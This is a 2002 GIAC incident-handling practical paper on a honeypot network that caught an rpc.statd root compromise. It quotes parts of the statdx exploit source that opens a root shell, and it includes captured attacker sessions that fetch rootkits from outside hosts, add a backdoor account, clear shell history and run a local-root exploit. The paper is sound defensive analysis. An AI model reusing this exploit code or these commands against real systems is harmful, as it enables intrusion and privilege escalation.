Global Information Assurance Certification Paper

Bait-and-switch Honey Pots

Todd Garrison

Monday, March 4, 2002
GCIH Practical Exam version 2.0

Option #1 Exploit in Action:

I have chosen Option 1 because it not only allows me to directly apply the knowledge gained from the Incident Handling course, but also allowed me to try out a new tactical countermeasure for protecting networks. I will give a basic overview of the defense strategy used, and it's application to both network defense and incident handling. For more information reference the *Description and Network Diagram* section of this paper.

Overview: The basic idea behind the network design was that attackers often use deception to achieve their goals and this makes the job of any security professional more difficult when investigating an incident or implementing countermeasures. I have attempted to turn the tables, and use deception myself to draw attackers away from critical or sensitive targets. By switching sensitive targets out with a honey pot designed not only for being attacked but also for containing and occupying an attacker once access has been gained. Thus giving an administrator a chance to respond to the attack and mitigate the risks of critical system compromise. This approach required significant prior planning to implement, but proved rather effective once in place. The main point was to redirect attacks away from my web server through the use of Snort (intrusion detection system,) PF/IPNAT (OpenBSD 3.0 packet-filter) and the use of shell scripts to tie the systems together. In all the system was composed of about ten computers to provide monitoring, containment, logging, deception and the offering of legitimate services. Since an incident was required to meet the objectives of the GCIH, the above approach using honey pots was chosen for two reasons, first if you are going to try to be broken into you may as well do it safely and sanely, and second it was a chance to try out an idea I have been thinking about for some time.

The Exploit:

I realize the exploit covered in this paper is yesterday's news, but before you take that into consideration also understand that when I first began this project I had only one honey pot and it went practically untouched (well – it ***was*** *attacked but not by folks capable of compromising the system.) I actually tried seven different operating systems over a period of six weeks in an attempt to stage an incident for this paper. Finally I surrendered and put up a system that I knew would be broken into.*

RPC.statd – Various Linux Vendors

CVE-1999-0018
Buffer overflow in statd allows root privileges.
CERT:CA-97.26.statd,AUSCERT:AA-97.29,XF:statd,BID:127

Source: http://cve.mitre.org/

Vulnerable Operating Systems

- Conectiva Linux versions 4.0 through 5.1
- Debian Linux versions 2.2 through 2.3
- RedHat Linux versions 6.0 through 6.2
- S.u.S.E. Linux versions 6.3 through 7.0
- Trustix Secure Linux versions 1.0 through 1.1

Source: http://www.securityfocus.com/

Application Detail

Linux rpc.statd version 0.3.1:

The rpc.statd service works in conjunction with the NFS (network file system) and rpc.lockd to prevent stale file locks on NFS servers. The primary purpose of rpc.statd is to notify an NFS client or server that one of the systems is being shutdown or is no longer available.

Brief explanation of the rpc.statd exploit

From the Security Focus vulnerability database:

> *"The logging code in rpc.statd uses the syslog() function passing it as the format string user supplied data. A malicious user can construct a format string that injects executable code into the process address space and overwrites a function's return address, thus forcing the program to execute the code.*
>
> *rpc.statd requires root privileges for opening its network socket, but fails to drop these privileges later on. Thus code executed by the malicious user will execute with root privileges."*

Source: http://www.securityfocus.com/

So, to summarize – when rpc.statd interfaces with syslog it fails to 1) drop root permissions, and 2) does not check the input string for length resulting in a buffer overflow; which allows an attacker super-user access to the system.

Variants

There are at least five publicly available exploits in wide distribution. They all perform the same basic function, which is to give an attacker an interactive shell with super-user permissions. Different variants offer slightly different ways of performing this from creating a shell on the same TCP session that the exploit was delivered through, creating inetd listeners or even sending a reverse TCP/TELNET connection allowing the attacker access to the system. See the following section for links to actual source code for the exploits.

References

Classification and Advisory:

- CVE: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0018
- CERT: http://www.cert.org/advisories/CA-97.26.statd.html

Patches

- RedHat: http://www.redhat.com/apps/support/errata/

Exploit code:

- Hack.co.za Mirror site: http://www.frameloss.org/www.hack.co.za/exploits/os/linux/redhat/6.2/index.html
- SecurityFocus: http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=exploit&id=1480

The Attack:

Description and Network Diagram:

The following is a basic explanation of the network and the methods by which an attacker is tricked into attacking a honey pot instead of a functional server. I am not including full examples of configuration files and shell scripts that were used, because of the immense bloat that would result in the paper.

Overview:

A significant amount of time was invested in the building the systems on the network. This portion of the paper directly applies both to network configuration as well as the preparation phase of the incident handling process. As such I explain most of the

preparation phase here because it makes it easier to understand the paper as a whole while eliminating redundancy in sections, which are closely related.

The network was configured so that there were three physically separated subnets. The first being the Internet accessible (directly connected) network with the IP addresses (sanitized for anonymity with an technically impossible subnet) of 256.0.0.16/29. The honey pots are located on 192.168.1.0/24 and the internal network (where the actual servers and workstations are located) is on 192.168.254.0/24. The firewall performs all NAT functions using IPNAT (which is part of the PF suite included in OpenBSD 3.0.)

Legitimately offered services are specifically redirected from external connections for ports 80 (http), 25 (SMTP), 993 (SSL IMAP) for the IP address of 256.0.0.17, and redirected respectively to the web and mail servers on the internal network. All other connections to that specific IP address are redirected to a honey pot on the 192.168.1.0/24 network (specifically 192.168.1.2, or the www honey pot.) All traffic originating (with the exception of SMTP) from the internal network is translated via NAT to the IP address of 256.0.0.18 and SMTP is translated to 256.0.0.17. When inbound connections are made to the 256.0.0.18 IP address they are redirected to a different honey pot (192.168.1.3 also known as www2 honey pot.) A third honey pot was placed for maximum exposure and all connections for the external IP address of 256.0.0.19 were redirected to the address 192.168.1.4 (also known as the ftp honey pot.) Finally a fourth honey pot was implemented on IP address 256.0.0.21, which corresponds to 192.168.1.5.


Firewall:

The firewall itself is the primary focus of the containment and deception mechanisms. The first major function is the port address translation already discussed above.

The second major function provided is shielding the actual production servers from an attacker. This is done using Snort in conjunction with shell scripts. When an attacker triggers a signature known to Snort, it is logged to a file; every five seconds a set of shell scripts checks the log file for new alerts. If a new alert is detected the file is parsed for the attacker's IP address and the port address translation rules are modified to prevent any contact with the production servers. The scripts add new rules to the '/etc/nat.conf' file for PF and forces a reload (without state table modification to prevent affecting other existing connections in progress) that in effect provides source IP-address-based port address translation. This removes any possibility of the attacker connecting directly to the protected network from the IP address from which an earlier attack has originated.

The third major function provided is automated containment. Yet another instance of Snort is running on the firewall, which monitors the network interface on the firewall that is connected to the honey pots. The same script that checks for inbound attacks is also responsible for checking for outbound attacks. If an outbound attack is detected on the interface connected to the honey pots the interface is shutdown providing immediate containment of the systems disallowing attacks to be performed against other systems. This is done in lieu of connection-based containment (in essence counting outbound

connections and terminating based on a certain number of connections made – another popular containment method used in honey pot design) because the actions of an attacker cannot be anticipated in advance. I have had extensive experience in running honey pots over the last three years and have discovered that sometimes providing containment based on the number of outbound TCP/UDP connections can cause a premature disconnection of an attacker before all tools can be downloaded. There are obvious drawbacks to this method of containment as well, but when diligent monitoring of the network is performed the risk is minimized. This is not the only method of containment, but has proven effective.



The fourth major function provided is connection rate limiting for the honey pot systems. This helps to slow an attacker down providing more time to perform containment for situations where IDS signatures prove ineffective or do not apply. The AltQ utilities provided with OpenBSD 3.0 (part of the CAIN/IPv6 implementation) were used to perform these tasks. Class-based-queuing was used on a 10Mbit interface, with one percent total bandwidth provided to the honey pots to be shared equally between TCP, UDP and ICMP. In effect providing a total of 100Kbits of bandwidth to all honey-pots. I applied this in both directions (inbound and outbound) where the major drawback is that if an attacker would desire to setup a 'warez' site on one of the honey pots it would prove an undesirable host for the activity. This is fine by me since I really don't have a desire to analyze the activities of 'warez dudez'.

Special attention was placed on outbound SMTP connections. This is because in the default configurations the honey pots would allow mail relaying to occur, and would likely evade intrusion detection signatures. Inbound SMTP connections were allowed, however all outbound SMTP traffic was blocked by the firewall to prevent spammers from using the honey pots to their advantage.

The firewall also facilitated expanded logging capabilities through several mechanisms. First, port address translation was used to redirect syslog data directed at the firewall interface connected to the honey pot network (192.168.1.1) into the IDS system on the internal network (192.168.254.254.) The IDS system aggregated logging from all the honey pots in addition to all internal servers (web and mail) as well as several Unix workstations on the internal network. All other communication to the internal network was denied using PF rules. Second, all inbound traffic directed to the honey pots which was allowed through the firewall was logged into libpcap files (a function of PF.) Which would allow for further analysis using other tools such as Ethereal or Snort for development of intrusion detection filters and forensic examination of events.

Sniffer:

A system that was configured without an IP address was placed on the hub connecting the honey pots. The sole purpose of this system was to perform packet captures using TCPDump. A different operating system was used than the firewall (Slackware Linux 8.0 instead of OpenBSD 3.0) and other supporting systems to provide diversity in the case that a platform specific attack had been developed that would render other methods of capturing network data useless. The collection was driven by a shell script that rotated the captures every 100,000 packets and organized captures by start and end times to allow easy determination of relevant files. This system was put in place to act as a last ditch method in case of total loss of data in other forensic-collection systems.

Intrusion Detection:

A system was dedicated to intrusion detection, and had no other purpose other than collecting events, storing those events and providing alert mechanisms for those events. While the firewall had two instances of Snort running on the system this does not necessarily provide an optimal method of monitoring intrusion detection data. There are several reason for this: first, the inbound and outbound rule sets for Snort have been extensively tuned to provide specific functions; namely redirection and containment. For example redirection is never done for IDS triggers on SMTP, this is because of the unpredictable nature of mail traffic and the general type of mailing lists I am subscribed to commonly contain information which will cause false positives for the IDS. This does not however imply that I want to be ignorant of activity that may imply an attack against SMTP services. Additionally I prefer the graphical representation provided by ACID (Analysis Console for Intrusion Databases) because of its ability to present information in a more readily consumed format than raw Snort logs. This presents a problem for Snort instances running on a firewall because of the additional services required to make ACID run, such as MySQL and Apache. Shell scripts were also written which took attack logs

and sent them via the TAP protocol (for alphanumeric pagers) by way of 'qpage' in near-real time to alert me of any attacks performed against the network. Obvious signatures such as IIS-based worms *(commentary: it is disgusting that these are still running rampant on broadband networks without any sign of slowing down)* were ignored to prevent my pager from blowing up every five minutes. This system, as mentioned earlier, also provided log aggregation, which was analyzed for anomalies by Swatch.

Internal Network:

The servers that provide legitimate services were configured in a paranoid manner to account for failure of automated countermeasures. PF (OpenBSD 3.0) was configured on each server to allow inbound connections only on the ports that provided legitimate services (http and SSH for the web server, and SMTP, SSL-IMAP and SSH for the mail server.) Additionally SSH inbound access was limited to the local network. All outbound connections were dropped from these systems. And to prevent this from being overridden in the case of total countermeasure failure; kernel-based security was enabled to prevent PF rule modifications in multi-user mode. Additionally to provide further safeguards within the internal network all of the OpenBSD systems were configured to use IPSec for communications between themselves. While this does not provide much protection, the authentication provided by transport layer security does provide protection against layer-2 attacks such as ARP cache poisoning and some scenarios involving eavesdropping. Other mechanisms were used such as backups, file integrity checking and so on, but I will not focus on these measures to prevent changing the focus of the paper from incident handling to auditing and system hardening.

Honey Pots:

The honey pots are of special notice, since the entire point of this exercise is to illicit an incident as well as facilitate the execution of the incident handling process. The honey pots in this paper were online for over a month and the configurations were changed several times to maximize exposure. Eventually I went from a single honey pot to four running simultaneously. I attempted to gain a level of statistical advantage in eliciting a compromise. Research of vulnerabilities over the last few years has show three operating systems which run web servers to be the most likely to be targeted *(source: SecurityFocus.com and NetCraft.com.)* Two factors were taken into consideration in choosing the honey pot operating systems – first the number of exploits publicly available over the last two years, and second, the popularity of the operating system. The three operating systems that had the most exploits available, incidentally also directly correspond to the most popular. In order (both in number of exploits available and popularity) are Microsoft Windows, RedHat Linux and Sun Solaris. I decided against using the web server included with the Windows operating system because the configuration that would most likely attract an attacker also would mean almost instantaneous infiltration by Nimda or one of the many other worms floating around the Internet. Therefore it was decided that Solaris and Redhat would be used as web servers, with the other two-honey-pots configured as workstations running Solaris and MS-Windows. I chose to use more Unix operating systems because they offer more

flexibility to an attacker once infiltrated, and they would appear (hopefully) more attractive.

There are several notable items that were common to all honey pots. First, they were intentionally not patched (at least to the latest patch revision.) Second, prior to loading the operating system the disk drives were 'zeroed' out. This is to assist in forensic examination by removing previous data contained in file slack space and unallocated clusters. Also, these systems had been previously used as honey pots and inevitably traces of files from earlier attackers would show up in a forensic analysis causing confusion as to which attacker performed what action. Third, after loading the operating system an attempt was made to zero out unallocated clusters again, this is because most operating system installers first move a package to the hard disk before installing it, leaving traces of package files which would cause the analysis to be slowed down because of significant amounts of data in unallocated clusters which would require review to determine the source of the files.

Honey pot #1 (www)

External IP address: 256.0.0.17

In order to realistically fool an attacker who was directing their attempts specifically towards my network, I configured the honey pot with a mirror of the actual web server. This assisted in making the rouse believable, but also so that users on the Internet who accidentally triggered an intrusion detection signature were not denied service to the information on the web site. Although, the major drawback is that anyone who triggered the automatic countermeasures would no longer be able to send e-mail to anyone on the internal network; this was deemed an acceptable risk since the network is not involved in any commercial enterprise and no subsequent financial losses would result.

The system was configured on a Sparc 5, running Solaris 8 with the June 2001 patches. Most notable are two vulnerabilities – one involving telnet and another involving CDE. No default-enabled services were disabled, and the Apache web server was turned on in addition to the default available services.

Honey pot #2 (www2)

External IP address: 256.0.0.18

This system also had a mirror of the web server loaded. No additional services were enabled beyond the default installation.

The operating system was loaded on an Intel processor running RedHat 6.2, and no patches were loaded on the system. Most notable are several vulnerabilities, affecting Wu-FTP, Telnet, STATD, Kernel vulnerabilities and X windows.

Honey pot #3 (ftp)

External IP address: 256.0.0.19

This system was not configured with a web server, but instead a generic install of Solaris 2.6 on a Sparc 5 with no patches installed. Numerous vulnerabilities exist for this operating system. This was placed on the network to attract more attacker activity.

Honey pot #4 (mp3)

External IP address: 256.0.0.21

The last honey pot was added to draw a more diversified range of attacks. The system is a basic install of Windows 2000 Professional with no security patches applied. Additionally a very poor password was chosen for the administrator account (the host name.)

Protocol Description

The statd server works over the RPC protocol suite, for which a sufficient explanation is provided courtesy of the RedHat 'rpc' manual:

> *"These routines allow C programs to make procedure calls on other machines across the network. First, the client calls a procedure to send a data packet to the server. Upon receipt of the packet, the server calls a dispatch routine to perform the requested service, and then sends back a reply. Finally, the procedure call returns to the client."*

In general RPC programs can be served on any available UDP or TCP port (though it is usually above port 1024 and uses a TCP transport.) In order to access any specific RPC service you must first confirm that it is running and find what port it is running on. The RPC port-mapper provides this functionality. While most RPC applications have the program code for queries built-in, you can manually query the port-mapper service by using the 'rpcinfo' utility.

How the Exploit Works

The specific exploit used by our attackers can be viewed at:

http://www.securityfocus.com/data/vulnerabilities/exploits/statdx.c

The certainty of this being the exploit used against the system is almost absolute. This conclusion is based on several facts that will be covered in more detail later (intrusion detection logs and source code.)

The exploit is written in the C language and runs on Linux. It is a command line application and does not appear to require root privileges on the attacker's system. If the

system being attacked is a default installation of RedHat versions 6.0 through 6.2 the attacker is only required to know the operating system version and the IP address or host name.

The exploit has several options, as show from the source code:

```
void
usage(char *app)
{
   int i;

   fprintf(stderr, "statdx by ron1n <shellcode@hotmail.com>\n");
   fprintf(stderr, "Usage: %s [-t] [-p port] [-a addr] [-l len]\n", app);
   fprintf(stderr, "\t[-o offset] [-w num] [-s secs] [-d type] <target>\n");
   fprintf(stderr, "-t\tattack a tcp dispatcher [udp]\n");
   fprintf(stderr, "-p\trpc.statd serves requests on <port> [query]\n");
   fprintf(stderr, "-a\tthe stack address of the buffer is <addr>\n");
   fprintf(stderr, "-l\tthe length of the buffer is <len> [1024]\n");
   fprintf(stderr, "-o\tthe offset to return to is <offset> [600]\n");
   fprintf(stderr, "-w\tthe number of dwords to wipe is <num> [9]\n");
   fprintf(stderr, "-s\tset timeout in seconds to <secs> [5]\n");
   fprintf(stderr, "-d\tuse a hardcoded <type>\n");
   fprintf(stderr, "Available types:\n");

   for(i = 0; types[i].desc; i++)
      fprintf(stderr, "%d\t%s\n", types[i].type, types[i].desc);

   exit(EXIT_FAILURE);
}
```

Using the exploit is simple. First the attacker locates a vulnerable system. This usually involves widespread port scanning for UDP port 111 (portmap.) Once a list of systems with the port-mapper daemon listening is compiled, the attackers could either determine that the system is validly vulnerable, or in the more common case just attempt to exploit the system. Validating the vulnerability of a system takes as much time as attempting an actual break-in, so it is common to see this exploit attempted against other Unix operating systems that are not vulnerable. The obvious downside to this approach is that the chances of detection are significantly higher, however it would seem that is seldom of concern to the type of attacker that we experienced in this incident.

Once the attacker has located a target, they execute the exploit by specifying a host type (operating system version) and an IP address. The exploit (specifically in this case statdx) connects to the portmapper service and performs a query asking what port rpc.statd is listening on.

```
if(!usetcp
  {
     clnt = clntudp_create(&addr, SM_PROG, SM_VERS, tv, &sockp);
     if(clnt == NULL)
```

```
    {
        clnt_pcreateerror("clntudp_create()");
        exit(EXIT_FAILURE);
    }
    tvr.tv_sec = 2;
    tvr.tv_usec = 0;
    clnt_control(clnt, CLSET_RETRY_TIMEOUT, (char *) &tvr);
}
else
{
    clnt = clnttcp_create(&addr, SM_PROG, SM_VERS, &sockp, 0, 0);
    if(clnt == NULL)
    {
        clnt_pcreateerror("clnttcp_create()");
        exit(EXIT_FAILURE);
    }
}
```

Then a connection is made to the statd service and a false packet containing authentication information claiming to be the localhost is sent to statd, along with the relevant shell code for that operating system and execution pointer information that will cause the shell code to be executed on the stack. The shell code included creates a TCP listener on port 31968 that upon connection with an interactive client will provide superuser level access to the system under attack.

```
/* AUTH_UNIX / AUTH_SYS authentication forgery */
    clnt->cl_auth = authunix_create("localhost", 0, 0, 0, NULL);

res = clnt_call(clnt, SM_STAT, (xdrproc_t) xdr_sm_name,
        (caddr_t) &smname, (xdrproc_t) xdr_sm_stat_res,
        (caddr_t) &smres, tv);

    if(res != RPC_SUCCESS)
    {
        clnt_perror(clnt, "clnt_call()");
        printf("A timeout was expected. Attempting connection to shell..\n");
        sleep(5); connection(addr);
        printf("Failed\n");
    }
    else
    {
        printf("Failed - statd returned res_stat: (%s) state: %d\n",
                smres.res_stat ? "failure" : "success", smres.state);
    }

    free(buff);
    clnt_destroy(clnt);
    return -1;
```

So, appropriately once the shell code has been delivered the exploit creates a TCP connection to the host and executes several shell commands.

```
        void
        connection(struct sockaddr_in host)
        {
           int sockd;

           host.sin_port = htons(39168);

           if((sockd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0)
           {
              perror("socket()");
              exit(EXIT_FAILURE);
           }

           if(!connect(sockd, (struct sockaddr *) &host, sizeof host))
           {
              printf("OMG! You now have rpc.statd technique!@#$!\n");
              runshell(sockd);
           }

           close(sockd);
}
```

```
void
runshell(int sockd)
{
   char buff[1024];
   int fmax, ret;
   fd_set fds;

   fmax = max(fileno(stdin), sockd) + 1;
   send(sockd, "cd /; ls -alF; id;\n", 19, 0);

   for(;;)
   {

      FD_ZERO(&fds);
      FD_SET(fileno(stdin), &fds);
      FD_SET(sockd, &fds);

      if(select(fmax, &fds, NULL, NULL, NULL) < 0)
      {
         perror("select()");
         exit(EXIT_FAILURE);
      }

      if(FD_ISSET(sockd, &fds))
```

```
        {
            bzero(buff, sizeof buff);
            if((ret = recv(sockd, buff, sizeof buff, 0)) < 0)
            {
                perror("recv()");
                exit(EXIT_FAILURE);
            }
            if(!ret)
            {
                fprintf(stderr, "Connection closed\n");
                exit(EXIT_FAILURE);
            }
            write(fileno(stdout), buff, ret);
        }

        if(FD_ISSET(fileno(stdin), &fds))
        {
            bzero(buff, sizeof buff);
            ret = read(fileno(stdin), buff, sizeof buff);
            errno = 0;
            if(send(sockd, buff, ret, 0) != ret)
            {
                if(errno) perror("send()");
                else fprintf(stderr, "Transmission loss\n");
                exit(EXIT_FAILURE);
            }
        }
    }
}
```

Description and Visualization of the Attack

The following is output from ACID, a front-end interface to MySQL and Snort. It displays the attack and confirms the validity of the assumption that stadx.c was the exploit used for gaining access.

ID	Signature	TimeStamp	Source Address	Dest. Address	Layer 4 Proto
#0-(1-1127)	ATTACK RESPONSES id check returned root	2002-01-31 22:52:41	256.0.0.18:39168	200.216.242.242:3393	TCP
#1-(1-1126)	[arachNIDS] RPC EXPLOIT statdx	2002-01-31 22:52:12	200.216.242.242:966	256.0.0.18:931	UDP
#2-(1-1125)	[arachNIDS] RPC EXPLOIT statdx	2002-01-31 22:52:10	200.216.242.242:966	256.0.0.18:931	UDP
#3-(1-1124)	[arachNIDS] RPC EXPLOIT statdx	2002-01-31 22:52:08	200.216.242.242:966	256.0.0.18:931	UDP
#4-(1-1123)	[arachNIDS] RPC	2002-01-31	200.216.242.242:965	256.0.0.18:111	UDP

	portmap request status	22:52:07			

So, here Snort shows that the exploit was used as would be expected – first the port-mapper was queried, the exploit sent to the statd daemon and finally the attacker gains root access to the system on TCP port 39168. But, the attack is far from over. Now that our attacker has gained access, let us take a look at what they do to the system.

Unfortunately there is so much data in this report I cannot offer a full analysis of everything that happens. I will do my best to give a cogent picture of the attacker's activities and the results of those activities. But I leave some of the finer details to the reader's imagination if more information is needed.

Here is the recovered session on port 39168, it took considerable constraint not to open a chat session with our attacker and let them know that they were behind a firewall and would need to use passive FTP. Of course that would have probably ruined the whole deal so I chose to remain silent and just observe their actions. It is notable that the first command issued by our attacker is actually sent from the statdx.c program. It is apparent that our attacker has modified the exploit to automate their first command (opening an FTP session.)

```
cd /; uname -a; id;ftp respekta.go.ro
Linux www2 2.2.14-5.0 #1 Tue Mar 7 21:07:39 EST 2000 i686 unknown
uid=0(root) gid=0(root)
respekta
Password:*****
get amy1.tar.gz
Name (respekta.go.ro:root): Illegal PORT command.
ftp: bind: Address already in use
bye
bye
/bin/sh: bye: command not found
ftp 193.226.62.22
viorel
Password:********
get amy.tar.gz
Name (193.226.62.22:root): Invalid PORT Command.
ftp: bind: Address already in use
bye
tar zxvf amy.tar.gz
pwd
pwd
/usr/sbin/useradd eros
passwd eros
eros
eros
tar (child): amy.tar.gz: Cannot open: No such file or directory
tar (child): Error is not recoverable: exiting now
tar: Child returned status 2
tar: Error exit delayed from previous errors
```

```
/
/
New UNIX password: Retype new UNIX password: eros
Sorry, passwords do not match
New UNIX password: eros
BAD PASSWORD: it is too short
Retype new UNIX password: eros
Changing password for user eros
passwd: all authentication tokens updated successfully
ls
bin
boot
dev
etc
home
lib
lost+found
mnt
opt
proc
root
sbin
tmp
usr
var
locate amy
tar zxvf amy1.tar.gz
tar (child): amy1.tar.gz: Cannot open: No such file or directory
tar (child): Error is not recoverable: exiting now
tar: Child returned status 2
tar: Error exit delayed from previous errors
ftp respekta.go.ro
respekta
Password:******
get amy.tar.gz
Name (respekta.go.ro:root): Illegal PORT command.
ftp: bind: Address already in use
ftp respekta.go.ro
respekta
bye
?Invalid command
?Invalid command
ftp respekta.go.ro
respekta
Password:*****
get amy.tar.gz
Name (respekta.go.ro:root): Illegal PORT command.
ftp: bind: Address already in use
```

So our attacker has setup an account, but failed to install the root kit needed to hide the intrusion. They don't give up on us though and come back shortly thereafter. Of course

if you were paying attention to the above packet capture you noticed the account that was added, but you should also note that it wasn't a UID=0 or super user account. Oops!

```
Red Hat Linux release 6.2 (Zoot)
Kernel 2.2.14-5.0 on an i686
login: eros
Password:
[eros@www2 eros]$ w
 11:26pm  up 1 day,  1:17,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU  WHAT
eros     pts/0    193.226.62.22    11:26pm  0.00s  0.10s  0.02s  w
[eros@www2 eros]$ whoami
eros
[eros@www2 eros]$ ftp 193.226.62.22
Connected to 193.226.62.22.
220 altos330 Microsoft FTP Service (Version 4.0).
Name (193.226.62.22:eros): florin
331 Password required for florin.
Password:
230-Bine a-ti venit pe Serverul Altos330!
l230-Laboratorul "Managementul Proiectelor de Constructii"
230-Academia de Studii Economice Bucuresti
230-Facultatea Management
230-Catedra Management Sala 1308
230 User florin logged in.
saRemote system type is Windows_NT.
ftp> lsa
?Invalid command
ftp> ls
500 Invalid PORT Command.
ftp: bind: Address already in use
ftp> ls
500 Invalid PORT Command.
ftp> ls
500 Invalid PORT Command.
ftp> bye
221
[eros@www2 eros]$ logout
```

Okay, this obviously isn't working. Shortly after these two failed attempts we get another login. But from a different address, my best guess is this is our attacker's mentor.

```
Red Hat Linux release 6.2 (Zoot)
Kernel 2.2.14-5.0 on an i686
login: eros
Password:
[eros@www2 eros]$ unset HISTFILE;
[eros@www2 eros]$ w
10:39pm  up 1 day, 30 min,  1 user,  load average: 0.00, 0.00, 0.00
```

```
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
eros     pts/0    80.116.253.198    10:39pm  0.00s  0.20s  0.02s  w
[eros@www2 eros]$ ftp www.eros-sore.org
Connected to www.eros-sore.org.
220 Aruba FTP Server
Name (www.eros-sore.org:eros): 244727@aruba.it
331 Password required for 244727@aruba.it.
Password:
230 User 244727@aruba.it logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd eros-sore.org/linux
250 CWD command successful. "/eros-sore.org/linux" is current directory.
ftp> dir
530 PORT command only accepts client IP address.
ftp: bind: Address already in use
ftp> get li
local: li remote: li
530 PORT command only accepts client IP address.
ftp> bye
221 Bye bye ...
[eros@www2 eros]$ dir
[eros@www2 eros]$ wget fdbgf
bash: wget: command not found
[eros@www2 eros]$ lynx fdfd

Looking up fdfd first.
 www.fdfd.com, guessing...
   Getting http://www.fdfd.com
Looking up www.fdfd.com.
Making HTTP connection to www.fdfd.com.
   Sending HTTP request.
HTTP request sent; waiting for response.
Data transfer complete
you sure you want to quit? (y)

[eros@www2 eros]$ lynx http://www.eros-sore.org/linux/li
Getting http://www.eros-sore.org/linux/li
   Looking up www.eros-sore.org.
Making HTTP connection to www.eros-sore.org.
   Sending HTTP request.
HTTP request sent; waiting for response.
application/octet-stream  D)ownload, or C)ancel
   Content-type: application/octet-stream
Retrieving file.  - PLEASE WAIT –
Data transfer complete
Download Options

Downloaded link: http://www.eros-sore.org/linux/li
Suggested file name: li
   Standard download options: Save to disk
```

```
   Save to disk
Enter a filename: li
Saving...
Are you sure you want to quit? (y)
[eros@www2 eros]$ dir
li
[eros@www2 eros]$ chmod +x li
[eros@www2 eros]$ ./li
glibc xploit for /bin/su - by Doing <jdoing@bigfoot.com>
Usage: ./li [options]
 -o offset [default: 5000]
 -n nops   [default: 12000]
 -m path to msgfmt [default: /usr/bin/msgfmt]
 -O path to objdump [default: /usr/bin/objdump]
 -e eat:pad set eat and pad values [default: calculate them]
 -l language set language used in env var [default: search it]
Enjoy!

Phase 1. Checking paths and write permisions
 Checking for /usr/bin/msgfmt...Ok
 Checking for /usr/bin/objdump...Ok
 Checking write permisions on /tmp...Ok
 Checking read permisions on /bin/su...Ok
 Checking for a valid language... [using af_ZA] Ok
 Checking that /tmp/LC_MESSAGES does not exist...Ok
Phase 2. Calculating eat and pad values
 ..........................................................done
 eat = 119 and pad = 0
Phase 3. Creating evil libc.mo and setting enviroment
vars
Phase 4. Getting address of .dtors section of /bin/su
 ..........done
 .dtors is at 0x0804bd3c
Phase 5. Compiling suid shell
 /tmp/kidd0 created Ok
Phase 6. Executing /bin/su
 - Entering rootshell ;-) -
bash# whoami
root
bash# lynx http://www.eros-sore.org/linux/eroskit.tar.gz
Your terminal lacks the ability to clear the screen or position the cursor.

bash# dir
libc.mo  libc.po
bash# ftp www.eros-sore.org
Connected to www.eros-sore.org.
220 Aruba FTP Server
Name (www.eros-sore.org:eros): 244727@aruba.it
331 Password required for 244727@aruba.it.
Password:
230 User 244727@aruba.it logged in.
```

```
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd eros-sore.org/linux
250 CWD command successful. "/eros-sore.org/linux" is current directory.
ftp> get eroskit.tar.gz
local: eroskit.tar.gz remote: eroskit.tar.gz
530 PORT command only accepts client IP address.
ftp: bind: Address already in use
ftp> bye
221 Bye bye ...
bash# lynx http://www.eros-sore.org/linux/eroskit.tar.gz
Your terminal lacks the ability to clear the screen or position the cursor.


bash# lynx http://www.eros-sore.org/linux
Your terminal lacks the ability to clear the screen or position the cursor.


bash# wget http://www.eros-sore.org/linux/eroskit.tar.gz
sh: wget: command not found
bash# exit
exit
Phase 7. Cleaning enviroment
rm: cannot unlink `/tmp/kidd0': Operation not permitted
[eros@www2 eros]$ lynx http://www.eros-sore.org/linux/eroskit.tar.gz

Getting http://www.eros-sore.org/linux/eroskit.tar.gz
   Looking up www.eros-sore.org.
